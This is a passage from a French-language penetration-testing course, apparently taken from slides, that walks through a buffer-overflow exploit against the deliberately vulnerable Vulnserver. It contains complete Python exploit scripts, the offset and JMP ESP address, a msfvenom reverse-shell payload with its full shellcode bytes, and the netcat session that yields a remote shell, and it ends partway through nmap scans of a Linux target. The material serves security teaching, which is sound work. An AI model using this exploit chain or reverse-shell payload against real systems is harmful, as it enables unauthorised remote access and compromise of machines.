- Notons bien que nous avons quand même écrasé le programme. Tout apparaît comme avant, avec le plantage de Vulnserver et notre message "TRUN" apparaissant sur le registre EAX. Maintenant, regardonsl'EIP. La valeur est 386F4337. Si nous avons exécuté correctement, cette valeur fait partie de notre code que nous avons généré avec Pattern Create. Essayons d'utiliser Pattern Offset pour le savoir. La commande qui doit être saisie est :

pattern_offset.rb -l 3000 -q 386F4337

où « q » est notre valeur EIP. Voici les résultats :

```
┌──(root💀kali)-[/home/kali]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```


- Comme nous pouvons le voir, une correspondance exacte a été trouvée à 2003 octets. C'est une super nouvelle. Nous pouvons maintenant essayer de contrôler l'EIP, qui sera critique plus tard dans notre exploit.

Exemple de développement d'exploit Buffer overflow : Écraser le registre EIP

- Maintenant que nous savons que l'EIP est après 2003 octets, nous pouvons modifier légèrement notre code pour confirmer notre contrôle. Voici le code mis à jour :

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

- Donc, maintenant la variable shellcode est de retour à un tas de A et quatre B. Ce que nous faisons ici, c'est envoyer 2003 A pour tenter d'atteindre, mais pas d'écraser, l'EIP. Ensuite, nous envoyons quatre B, qui devraient écraser l'EIP avec 42424242. N'oublions pas que l'EIP a une longueur de quatre octets, donc si nous écrasons avec succès, nous aurons le contrôle total et nous serons en bonne voie pour rooter. Exécutons le code et regardons :
- Notre EIP indique "42424242" comme nous l'espérions. Maintenant, nous devons faire quelques recherches sur le fonctionnement de Vulnserver et sur les caractères d'octet avec lesquels il est compatible afin de finaliser notre exploit.



PARTIE 3

Exemple de développement d'exploit Buffer overflow : Trouver les mauvais charactères

- Certains caractères d'octet peuvent causer des problèmes dans le développement d'exploits. Nous devons exécuter chaque octet via le programme Vulnserver pour voir si des caractères causent des problèmes. Par défaut, l'octet nul (x00) est toujours considéré comme un mauvais caractère car il tronquera le shellcode lors de son exécution. Pour trouver les mauvais caractères dans Vulnserver, nous pouvons ajouter une variable supplémentaire de "badchars" à notre code qui contient une liste de chaque caractère hexadécimal. Cela devrait ressembler à ceci (vous pouvez trouver un copier/coller facile de la variable ici): https://www.bulbsecurity.com/finding-bad-characters-with-immunity-debugger-and-mona-py/

```
#!/usr/bin/python
import sys, socket

badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

- Alors, fermons / rouvrons à nouveau Vulnserver et Immunity Debugger et renvoyons ce code.

Exemple de développement d'exploit Buffer overflow : Trouver les mauvais charactères

- Une fois l'exploit envoyé, vous devrez faire un clic droit sur le registre ESP et sélectionner "Follow in Dump". Vous devriez remarquer un léger mouvement dans le coin inférieur gauche du programme. Si vous regardez attentivement, vous devriez voir tous vos octets dans l'ordre commençant par 01, 02, 03, etc. et se terminant par FF. Si un mauvais caractère était présent, il semblerait hors de propos. Heureusement pour nous, il n'y a pas de mauvais personnages dans le programme Vulnserver. Remarquez ci-dessous comment tous nos chiffres semblent parfaits et dans l'ordre :


- Dans ce scénario, nous aurions besoin de noter chaque caractère manquant pour le développement ultérieur du shellcode. Cependant, le seul mauvais caractère dont nous devons nous soucier avec Vulnserver est x00. Reste maintenant à trouver le bon module…

PARTIE 3

Exemple de développement d'exploit Buffer overflow : Trouver les mauvais charactères


Pour l'apprentissage, donnons au moins un exemple de ce à quoi les mauvais caractères pourraient ressembler dans un exploit du monde réel. Examinons les images ci-dessous et les mauvais charactères identifiés :

Regardez 04 et 05, par exemple.
Les caractères ne sont pas là. Au lieu de cela, ils ont été remplacés par "B0". Si vous parcourez tous les caractères, ligne par ligne, vous remarquerez qu'il en existe plusieurs :



Exemple de développement d'exploit Buffer overflow : Trouver le bon module

- « Trouver le bon module » signifie dire que nous devons trouver une partie de Vulnserver qui n'a aucune sorte de protection de la mémoire. Les protections de la mémoire, telles que DEP, ASLR et SafeSEH peuvent causer des maux de tête. Bien que ces protections puissent être contournées, elles n'entrent pas dans le cadre de ce cours.
- Heureusement pour nous, Vulnserver a un module qui correspond à nos critères. Pour voir par vous-même, rouvrez Vulnserver et Immunity Debugger, puis tapez "**!mona modules**" dans la barre de recherche inférieure sur Immunity. Vous devriez voir quelques options potentielles s'afficher :




- Ce que nous recherchons est "False" dans tous les domaines, de préférence. Cela signifie qu'il n'y a pas de protections de mémoire présentes dans le module. Le module supérieur attire immédiatement notre attention. Il semble que essfunc.dll s'exécute dans le cadre de Vulnserver et n'a aucune protection de mémoire. Notons le module et passons à l'étape suivante.

Exemple de développement d'exploit Buffer overflow : Trouver le bon module

- Ce que nous devons faire maintenant, c'est trouver l'opcode équivalent de JMP ESP. Nous utilisons JMP ESP car notre EIP pointera vers l'emplacement de JMP ESP, qui sautera à notre shellcode malveillant que nous injecterons plus tard. Trouver l'équivalent de l'opcode signifie que nous convertissons le langage d'assemblage en code hexadécimal. Il existe un outil pour cela appelé nasm_shell.
- Localisons nasm_shell sur votre machine Kali et exécutons-le. Ensuite, tapons JMP ESP et appuyons sur Entrée. Les résultats devraient ressembler à ça :

```
┌──(root💀kali)-[/home/kali]
└─# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

- Notre équivalent d'opcode JMP ESP est "FFE4". Maintenant, nous pouvons à nouveau utiliser Mona pour combiner ces nouvelles informations avec notre module précédemment découvert pour trouver notre adresse de pointeur. L'adresse du pointeur est ce que nous placerons dans l'EIP pour pointer vers notre shellcode malveillant. Dans notre barre de recherche d'immunité, tapons : !mona find -s "\xff\xe4" -m essfunc.dll et visualisons les résultats :



PARTIE 3

Exemple de développement d'exploit Buffer overflow : Trouver le bon module

- Ce que nous venons de générer est une liste d'adresses que nous pouvons potentiellement utiliser comme pointeur. Les adresses sont situées sur le côté gauche, en blanc. On va sélectionner la première adresse, 625011AF, et l'ajouter au code Python. Remarque : votre adresse peut être différente selon la version de Windows que vous utilisez. Alors, pas de panique si les adresses ne sont pas les mêmes ! Votre shellcode devrait maintenant ressembler à ceci :


```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

- Donc, maintenant, nous avons remplacé nos quatre B par notre adresse de retour. Vous avez remarqué quelque chose d'étrange ou d'unique dans la façon dont l'adresse de retour a été saisie ? C'est à l'envers ! Cela s'appelle en fait Little Endian. Nous devons utiliser le format Little Endian dans l'architecture x86 car l'octet de poids faible est stocké dans la mémoire à l'adresse la plus basse et l'octet de poids fort est stocké à l'adresse la plus élevée. Ainsi, nous entrons notre adresse de retour à l'envers.


Exemple de développement d'exploit Buffer overflow : Trouver le bon module

- Nous devons tester notre adresse de retour. Encore une fois, avec un Vulnserver fraîchement connecté, nous devons trouver notre adresse de retour dans Immunity Debugger. Pour ce faire, cliquez sur la flèche la plus à droite dans le panneau supérieur d'Immunity :

- Recherchons ensuite "625011AF" (ou l'adresse de retour que vous avez trouvée), sans les guillemets, dans l'invite "Entrez l'expression à suivre". Cela devrait faire apparaître votre adresse de retour, FFE4, emplacement JMP ESP. Une fois que vous l'avez trouvé, appuyez sur F2 et l'adresse devrait devenir bleu, indiquant que nous avons défini un point d'arrêt.



- Maintenant, nous pouvons exécuter notre code et voir si le point d'arrêt se déclenche. Si vous remarquez qu'il se déclenche dans Immunity Debugger, vous êtes dans la dernière ligne droite et prêt à développer votre exploit !



PARTIE 3

Exemple de développement d'exploit Buffer overflow : Générer le shellcode

- Maintenant, nous pouvons rassembler toutes les informations que nous avons recueillies pour générer un shellcode malveillant. Le shellcode dira à la machine victime de répondre à notre machine. En utilisant msfvenom, nous pouvons fournir la syntaxe suivante :

msfvenom -p windows/shell_reverse_tcp LHOST=IP.address.Kali LPORT=4444 EXITFUNC=thread -f c -a x86 –platform windows -b "\x00"

- Avant de générer le shellcode, comprenons la commande. Nous utilisons **msfvenom**, pour générer un shellcode malveillant que nous injecterons dans la machine de notre victime via l'attaque par buffer overflow. Notre EIP pointera vers JMP ESP, qui exécutera notre shellcode malveillant et nous donnera un accès en administrateur (espérons-le car l'application vulnérable est exécutée en tant qu'administrateur). Chaque option signifie ce qui suit :

  - ✓ -p est pour la charge utile. Nous utilisons une charge utile de shell inverse Windows non échelonnée.
  - ✓ LHOST est l'adresse IP de l'ATTAQUANT.
  - ✓ LPORT est le port de choix de l'ATTAQUANT. Ici, j'utilise 4444.
  - ✓ EXITFUNC=thread ajoute de la stabilité à notre charge utile.
  - ✓ -f correspond au type de fichier. Nous allons générer ici un type de fichier C.
  - ✓ -a est pour l'architecture. La machine que nous attaquons est x86.
  - ✓ –platform correspond au type de système d'exploitation. Nous attaquons une machine Windows.
  - ✓ -b est pour les mauvais caractères. N'oubliez pas que le seul mauvais caractère que nous avons est l'octet nul, x00.

Exemple de développement d'exploit Buffer overflow : Générer le shellcode

- Voici notre exemple :

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xd4\xb8\xd8\x8f\xe5\x8e\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x83\xc2\x04\x31\x42\x13\x03\x9a\x9c\x07\x7b\xe6\x4b\x45"
"\x84\x16\x8c\x2a\x0c\xf3\xbd\x6a\x6a\x70\xed\x5a\xf8\xd4\x02"
"\x10\xac\xcc\x91\x54\x79\xe3\x12\xd2\x5f\xca\xa3\x4f\xa3\x4d"
"\x20\x92\xf0\xad\x19\x5d\x05\xac\x5e\x80\xe4\xfc\x37\xce\x5b"
"\x10\x33\x9a\x67\x9b\x0f\x0a\xe0\x78\xc7\x2d\xc1\x2f\x53\x74"
"\xc1\xce\xb0\x0c\x48\xc8\xd5\x29\x02\x63\x2d\xc5\x95\xa5\x7f"
"\x26\x39\x88\x4f\xd5\x43\xcd\x68\x06\x36\x27\x8b\xbb\x41\xfc"
"\xf1\x67\xc7\xe6\x52\xe3\x7f\xc2\x63\x20\x19\x81\x68\x8d\x6d"
"\xcd\x6c\x10\xa1\x66\x88\x99\x44\xa8\x18\xd9\x62\x6c\x40\xb9"
"\x0b\x35\x2c\x6c\x33\x25\x8f\xd1\x91\x2e\x22\x05\xa8\x6d\x2b"
"\xea\x81\x8d\xab\x64\x91\xfe\x99\x2b\x09\x68\x92\xa4\x97\x6f"
"\xd5\x9e\x60\xff\x28\x21\x91\xd6\xee\x75\xc1\x40\xc6\xf5\x8a"
"\x90\xe7\x23\x1c\xc0\x47\x9c\xdd\xb0\x27\x4c\xb6\xda\xa7\xb3"
"\xa6\xe5\x6d\xdc\x4d\x1c\xe6\xe9\x91\x1c\xf2\x85\x93\x20\xeb"
"\x09\x1d\xc6\x61\xa2\x4b\x51\x1e\x5b\xd6\x29\xbf\xa4\xcc\x54"
"\xff\x2f\xe3\xa9\x4e\xd8\x8e\xb9\x27\x28\xc5\xe3\xee\x37\xf3"
"\x8b\x6d\xa5\x98\x4b\xfb\xd6\x36\x1c\xac\x29\x4f\xc8\x40\x13"
"\xf9\xee\x98\xc5\xc2\xaa\x46\x36\xcc\x33\x0a\x02\xea\x23\xd2"
"\x8b\xb6\x17\x8a\xdd\x60\xc1\x6c\xb4\xc2\xbb\x26\x6b\x8d\x2b"
"\xbe\x47\x0e\x2d\xbf\x8d\xf8\xd1\x0e\x78\xbd\xee\xbf\xec\x49"
"\x97\xdd\x8c\xb6\x42\x66\xac\x54\x46\x93\x45\xc1\x03\x1e\x08"
"\xf2\xfe\x5d\x35\x71\x0a\x1e\xc2\x69\x7f\x1b\x8e\x2d\x6c\x51"
"\x9f\xdb\x92\xc6\xa0\xc9";
```

- Comme nous pouvons le voir, nous avons généré 351 octets de shellcode. Nous devons copier/coller ce shellcode dans notre script Python

PARTIE 3

Exemple de développement d'exploit Buffer overflow : Générer le shellcode

- Voici à quoi doit ressembler le script final :
- Nous avons donc créé une variable appelée "exploit" et placé le shellcode malveillant à l'intérieur.
- Vous remarquerez peut-être que nous avons également ajouté 32 "\x90" à la variable shellcode.
- C'est une pratique courante. L'octet x90 est également connu sous le nom de NOP, ou pas d'opération.
- Cela ne fait littéralement rien.
- Cependant, lors du développement d'exploits, nous pouvons l'utiliser comme remplissage.
- Il y a des cas où notre code d'exploitation peut interférer avec notre adresse de retour et ne pas fonctionner correctement.
- Pour éviter cette interférence, nous pouvons ajouter un rembourrage entre les deux éléments.

```
#!/usr/bin/python
import sys, socket

overflow = (
"\xbe\x05\x4c\x71\x57\xda\xc6\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\x72\x42\x93\xa2\x80\xb2\xd1"
"\x4d\x78\x43\xb6\xc4\x9d\x72\xf6\xb3\xd6\x25\xc6\xb0\xba\xc9"
"\xad\x95\x2e\x59\xc3\x31\x41\xea\x6e\x64\x6c\xeb\xc3\x54\xef"
"\x6f\x1e\x89\xcf\x4e\xd1\xdc\x0e\x96\x0c\x2c\x42\x4f\x5a\x83"
"\x72\xe4\x16\x18\xf9\xb6\xb7\x18\x1e\x0e\xb9\x09\xb1\x04\xe0"
"\x89\x30\xc8\x98\x83\x2a\x0d\xa4\x5a\xc1\xe5\x52\x5d\x03\x34"
"\x9a\xf2\x6a\xf8\x69\x0a\xab\x3f\x92\x79\xc5\x43\x2f\x7a\x12"
"\x39\xeb\x0f\x80\x99\x78\xb7\x6c\x1b\xac\x2e\xe7\x17\x19\x24"
"\xaf\x3b\x9c\xe9\xc4\x40\x15\x0c\x0a\xc1\x6d\x2b\x8e\x89\x36"
"\x52\x97\x77\x98\x6b\xc7\xd7\x45\xce\x8c\xfa\x92\x63\xcf\x92"
"\x57\x4e\xef\x62\xf0\xd9\x9c\x50\x5f\x72\x0a\xd9\x28\x5c\xcd"
"\x1e\x03\x18\x41\xe1\xac\x59\x48\x26\xf8\x09\xe2\x8f\x81\xc1"
"\xf2\x30\x54\x45\xa2\x9e\x07\x26\x12\x5f\xf8\xce\x78\x50\x27"
"\xee\x83\xba\x40\x85\x7e\x2d\xaf\xf2\x94\x2e\x47\x01\x94\x21"
"\xc4\x8c\x72\x2b\xe4\xd8\x2d\xc4\x9d\x40\xa5\x75\x61\x5f\xc0"
"\xb6\xe9\x6c\x35\x78\x1a\x18\x25\xed\xea\x57\x17\xb8\xf5\x4d"
"\x3f\x26\x67\x0a\xbf\x21\x94\x85\xe8\x66\x6a\xdc\x7c\x9b\xd5"
"\x76\x62\x66\x83\xb1\x26\xbd\x70\x3f\xa7\x30\xcc\x1b\xb7\x8c"
"\xcd\x27\xe3\x40\x98\xf1\x5d\x27\x72\xb0\x37\xf1\x29\x1a\xdf"
"\x84\x01\x9d\x99\x88\x4f\x6b\x45\x38\x26\x2a\x7a\xf5\xae\xba"
"\x03\xeb\x4e\x44\xde\xaf\x6f\xa7\xca\xc5\x07\x7e\x9f\x67\x4a"
"\x81\x4a\xab\x73\x02\x7e\x54\x80\x1a\x0b\x51\xcc\x9c\xe0\x2b"
"\x5d\x49\x06\x9f\x5e\x58")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

PARTIE 3

Exemple de développement d'exploit Buffer overflow : Envoyer l'exploit

- Une fois notre script Python à jour, passons à la dernière étape !
- Maintenant, configurond un écouteur (listener) netcat sur notre port désigné (rappelez-vous, nous avons utilisé 4444 dans notre exemple).
  Une fois que vous avez lancé netcat, lancez Vulnserver et exécutez votre code d'exploitation. Si vous avez bien suivi toutes les étapes, vous devriez obtenir root/system :

```
┌──(root💀kali)-[/home/kali]
└─# ./6.py

┌──(root💀kali)-[/home/kali]
└─# 

┌──(kali㉿kali)-[~]
└─$ nc -nlv 4444
listening on [any] 36937 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -lv 4444
4444: inverse host lookup failed: Unknown host
listening on [any] 38053 ...
^C

┌──(kali㉿kali)-[~]
└─$ nc -vlp 4444
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 63731
Microsoft Windows [version 10.0.19044.1706]
(c) Microsoft Corporation. Tous droits r◆serv◆s.

C:\Users\hnakabi\Desktop\vulnserver>whoami
whoami
desktop-61dbut8\hnakabi
```

CHAPITRE 1

Exploiter les vulnérabilités identifiées

1. Frameworks et base de données d'exploitation de vulnérabilités (Metasploit, exploit-db, Cobalt Strike, Empire)
2. Gestion des exploits (buffer overflow exploits)
3. **Tests d'intrusion (Linux, Windows, web OWASP top 10, active directory)**

Exemple Test d'intrusion : Linux et OWASP top 10

- Nous allons lancer l'exploitation d'une machine linux. Il peut s'agir d'une présentation extraite d'un rapport de test d'intrusion qui omet volontairement les différents axes de recherche. Seuls les résultats effectifs ainsi qu'une rapide démarche sont présentés.
- Après avoir identifié lors de la reconnaissance passive où cette information est donnée pour white-box test l'ip de la machine cible : 10.10.10.143
- Nous commençons avec un scan rapide de tous les ports avec nmap :

```
$ nmap -T4 -sS -Pn -p- -oN nmap_all_ports.txt -v 10.10.10.143
Nmap scan report for 10.10.10.143
Host is up (0.022s latency).
Not shown: 65529 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
5355/tcp  filtered llmnr
9911/tcp  open     sype-transport
33333/tcp open     dgi-serv
64999/tcp open     unknown
```

Exemple Test d'intrusion : Linux et OWASP top 10

- Après avoir identifié les ports ouverts, nous pouvons lancer un scan détaillé et ciblé :

```
$ nmap -T4 -sS -Pn -p 22,80,9911,33333,64999 -O -sV -oN nmap_specific.txt -v 10.10.10.143
Nmap scan report for 10.10.10.143
Host is up (0.020s latency).

PORT      STATE SERVICE         VERSION
22/tcp    open  ssh             OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.25 ((Debian))
9911/tcp  open  sype-transport?
33333/tcp open  dgi-serv?
64999/tcp open  http            Apache httpd 2.4.25 ((Debian))
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
SF-Port33333-TCP:V=7.80%I=7%D=9/2%Time=5D6CDA02%P=x86_64-pc-linux-gnu%r(NU
SF:LL,33,"sh:\x200:\x20can't\x20access\x20tty;\x20job\x20control\x20turned
SF:\x20off\r\n\$\x20")%r(GenericLines,43,"sh:\x200:\x20can't\x20access\x20
SF:tty;\x20job\x20control\x20turned\x20off\r\n\$\x20\r\n\r\n\r\n\r\n\$\x20
SF:\$\x20\$\x20\$\x20")%r(GetRequest,68,"GET\x20/\x20HTTP/1\.0\r\n\r\n\r\n
SF:\r\nsh:\x200:\x20can't\x20access\x20tty;\x20job\x20control\x20turned\x2
SF:0off\r\n\$\x20sh:\x201:\x20GET:\x20not\x20found\r\n\$\x20\$\x20\$\x20\$
SF:\x20")%r(HTTPOptions,70,"OPTIONS\x20/\x20HTTP/1\.0\r\n\r\n\r\n\r\nsh:\x
